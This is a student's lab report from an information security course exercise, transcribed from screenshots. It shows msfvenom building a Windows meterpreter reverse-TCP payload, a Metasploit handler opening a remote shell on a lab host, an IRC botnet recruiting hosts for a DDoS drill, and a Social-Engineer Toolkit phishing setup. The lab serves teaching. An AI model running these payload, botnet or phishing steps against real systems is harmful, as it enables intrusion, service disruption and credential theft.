

Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06

Student:
Devon Jacob

Email:
jacobd24@rowan.edu

Time on Task:
17 hours, 21 minutes


Progress:
100%

Report Generated: Monday, October 21, 2024 at 1:11 AM


Section 1: Hands-On Demonstration

Part 1: Perform an Injection Attack


11. Make a screen capture showing the **DOM XSS** dialog box.




21. Make a screen capture showing the successful admin login.



26. Make a screen capture showing the successful Reflected XSS injection.




42. Make a screen capture showing the user with the @owasp.org email.



Part 2: Perform a Malware Attack

6. Make a screen capture showing the **msfvenom** output.



```
kali@kali: ~/payloads 01:44 AM
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-20 01:44:04
Devon Jacob

(kali@kali)-[~]
$ mkdir payloads


(kali@kali)-[~]
$ cd payloads

(kali@kali)-[~/payloads]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20/2/4 LPORT=4444 -f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Error: One or more options failed to validate: LHOST.


(kali@kali)-[~/payloads]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=202.20.2.4 LPORT=4444 -f exe -o malwarePayload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: malwarePayload.exe

(kali@kali)-[~/payloads]
$
```

23. Make a screen capture showing the Opening malwarePayload.exe dialog box.



36. Make a screen capture showing the output of the sysinfo command.



The screenshot shows a Kali Linux terminal window with the following content:

```
kali@kali: ~/payloads
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-20 02:01:10
Devon J. Jett
kali@kali: ~/payloads
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Wildcard Target

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 202.20.2.4
lhost => 202.20.2.4
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 202.20.2.4:4444
[*] Sending stage (200262 bytes) to 201.10.1.1
[*] Meterpreter session 1 opened (202.20.2.4:4444 -> 201.10.1.1:36324 ) at 2024-10-20 02:00:17 -0400

meterpreter > getuid
Server username: VWORKSTATION\Administrator
meterpreter > sysinfo
Computer      : VWORKSTATION
OS            : Windows 2016+ (10.0 Build 20348).
Architecture : x64
System Language : en US
Domain       : SECURELABSONDEM
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter >
```

Section 2: Applied Learning

Part 1: Perform a Distributed Denial-of-Service Attack

25. Make a screen capture showing the newly recruited hosts.



```
Try to take over the world...
02:09 < alfred deborouter> Host is up (0.0000050s latency).
02:09 < alfred deborouter> Not shown: 998 closed ports
02:09 < alfred deborouter> PORT      STATE SERVICE
02:09 < alfred deborouter> 22/tcp open  ssh
02:09 < alfred deborouter> 23/tcp open  telnet
02:09 < alfred deborouter>
02:09 < alfred deborouter> Nmap scan report for 204.40.4.36
02:09 < alfred deborouter> Host is up (0.0000030s latency).
02:09 < alfred deborouter> Not shown: 998 closed ports
02:09 < alfred deborouter> PORT      STATE SERVICE
02:09 < alfred deborouter> 22/tcp open  ssh
02:09 < alfred deborouter> 23/tcp open  telnet
02:09 < alfred deborouter>
02:09 < alfred deborouter> Nmap scan report for 204.40.4.6
02:09 < alfred deborouter> Host is up (0.0000030s latency).
02:09 < alfred deborouter> Not shown: 998 closed ports
02:09 < alfred deborouter> PORT      STATE SERVICE
02:09 < alfred deborouter> 22/tcp open  ssh
02:09 < alfred deborouter> 23/tcp open  telnet
02:09 < alfred deborouter>
02:09 < alfred deborouter> Nmap done: 256 IP addresses (6 hosts up) scanned in 28.21 seconds
02:09 < alfred deborouter>
02:09 < kali> .recruit alfred deborouter
02:09 < alfred deborouter> Searching for signs of unintelligent life...
02:09 < alfred deborouter> ...found, left a calling card.
02:10 < kali> .muster
02:10 < TargetPi> Shotgun
02:10 < alfred deborouter> Shotgun
02:10 < TargetLinux02> Ready to rumble
02:10 -!- qUAke2600 [qUAke2600@204.40.4.36] has joined #c2
02:10 -!- LINKST-rt65 [LINKST-rt65@204.40.4.26] has joined #c2
02:10 -!- Satar1102 [Satar1102@204.40.4.46] has joined #c2
02:10 -!- COMM1984 [COMM1984@204.40.4.16] has joined #c2
02:10 -!- Irssi: Join to #c2 was synced in 229 secs
02:11 [kali] [2:debnet/#c2] [Act: 1]
[#c2]
```


Assessing Common Attack Vectors (4e)

Fundamentals of Information Systems Security, Fourth Edition - Lab 06


28. Make a screen capture showing the **drisst.org** webpage.



33. Make a screen capture showing the failed connection to drisst.org.




35. Make a screen capture showing the “PF states limit reached” error message.



Part 2: Perform a Social Engineering Attack

24. Make a screen capture showing the finished SET phishing email composition.



```
root@kali: /home/kali
Assessing Common Attack Vectors (4e)
AttackLinux01
2024-10-20 21:18:49
Devon Jacob

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.


set:mailer>1
set:phishing> Send email to: adodson@securelabsondemand.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
